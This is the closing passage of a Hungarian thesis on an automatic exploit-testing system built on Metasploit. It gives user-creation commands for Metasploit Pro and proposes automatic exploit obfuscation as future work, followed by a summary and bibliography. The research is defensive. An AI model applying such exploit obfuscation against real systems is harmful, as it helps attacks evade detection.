
Metasploit konfiguráció

Felhasználó létrehozása, a jelszót ő generálja:

```
metasploit:~# cd /opt/metasploit-4.1.4
metasploit:/opt/metasploit-4.1.4# ./diagnostic_shell
bash-3.2# ruby /opt/metasploit-4.1.4/apps/pro/ui/script/createuser
```

```
bash-3.2# exit
```

Belépés a felhasználóval: `https://metasploitszervercime:3790 -en.`



6. A RENDSZER FEJLESZTHETŐSÉGE

Mivel e rendszer működése nagyban függ a jelenlegi és jövőbeni szoftverrel vizsgálatától illetve az újabb támadási metodikáktól így belátható, hogy a fejlesztés sohasem állhat le. Későbbiekben nagyon fontosnak tartom, hogy az egyes exploitok obfuszkációja automatikus legyen, így megkönnyítve a tesztelést.

7. ÖSSZEFOGLALÁS

A programozási hibák kiszűrésére körültekintő tesztelésre van szükség. Amíg azonban a funkcionális és terheléses teszteknek kifinomult módszertana van, a biztonsági hibák felderítésére csak az elmúlt években kezdtek eljárásokat kidolgozni. Jelen szakdolgozat ezen vizsgálati módszerek automatizálásával és a lélektanával foglalkozik. Első körben megvizsgálom, a rendszer tulajdonságait majd végigmegyek az egyes funkcióin.

Az automatikus exploit tesztelő rendszer képes arra, hogy a különböző sebezhetőségeket felhasználói beavatkozás nélkül letesztelje. Ez a rendszer képes megkönnyíteni a biztonság informatikus dolgát és könnyebbé teszi a kártevők elemzését, a védelem fejlesztését, illetve a védelmi rendszerek vizsgálatát.

8. FELHASZNÁLT IRODALOM

Dr. Leitold Ferenc, Horváth Botond – Dobozba zárt internet, Hacktivity 2011,
Budapest

Ször Péter – A vírusvédelem művészete SZAK KIADÓ KFT. 2010

Pere László - GNU/Linux rendszerek üzemeltetése II. 2005

Andrew S. Tanenbaum - Számítógép-hálózatok (új, bővített kiadás - Panem) 2003

Peter Norton – A hálózat biztonság alapjairól Kiskapu 2000

Leitold Ferenc: Automatikus vírusanalizáló rendszer, Proceeding of the HISEC'96
Conference, Budapest, pp. 112-119, 1996

Leitold Ferenc: Automatic Virus Analyser System, Proceeding of the 5th
International Virus Bulletin Conference, Boston, USA, pp. 99-107, 1995

<http://www.buhera.blog.hu>

<http://www.hup.hu>

<http://msdn.microsoft.com/en-us/ms348103>

<http://www.securitytube.net/>